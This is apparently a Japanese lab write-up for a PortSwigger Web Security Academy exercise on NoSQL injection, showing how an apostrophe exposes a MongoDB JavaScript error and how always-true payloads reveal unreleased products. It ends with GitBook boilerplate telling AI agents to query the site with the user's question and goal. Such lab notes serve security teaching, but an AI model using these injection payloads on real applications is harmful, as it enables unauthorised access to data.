> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/nosql-injection/detection-of-nosql-injection.md).
# NoSQL インジェクションの検出
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### NoSQLインジェクションの検出
**ラボの目的**
このラボには、カテゴリーフィルターがデータベースに基づくeコマースアプリケーションが含まれています **MongoDB(NoSQL)**。/ NoSQLインジェクションの脆弱性により、表示できます **未公開の商品**.
目的は、この脆弱性を悪用して、表示されるべきではないものを含むすべての商品をアプリケーションに返させることです。
**アプリケーションのコンテキスト**
* カテゴリによる1つのフィルターを持つeコマースページ。
* 通常のリクエストの例
```bash
filter?category=Accessories
```
**脆弱性の識別**

〜を追加すると **アポストロフィ** の末尾に `カテゴリ` パラメータを付けると、サーバーは内部エラーを返します:
```bash
内部サーバーエラー
コマンドはエラー139 (JSInterpreterFailure) で失敗しました:
SyntaxError: 文字列リテラルが閉じていません....
```
このエラーは、いくつかの重要な要素を示しています:
* バックエンドは **MongoDB**.
* ユーザー入力は **JavaScript** データベース側のコンテキストで解釈されます。
* アプリケーションは \*\*NoSQL\*\* インジェクションに脆弱です。
**NoSQLインジェクションの悪用**

目的は、MongoDBリクエストで使用される条件を操作して、常に真になるようにすることです。
テスト済みペイロードの例:
```sql
' || 1==1 || '
' || true || '
' && 0 && '
```
これらの式は条件を真に強制し、その結果、未公開のものを含む \*\*すべての商品\*\* が表示されます

#### 機能しないペイロード(比較用)
```sql
' && 0 && '
' || 1==2 || '
```
これらの条件は偽と評価され、いかなる商品も返しません
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/nosql-injection/detection-of-nosql-injection.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.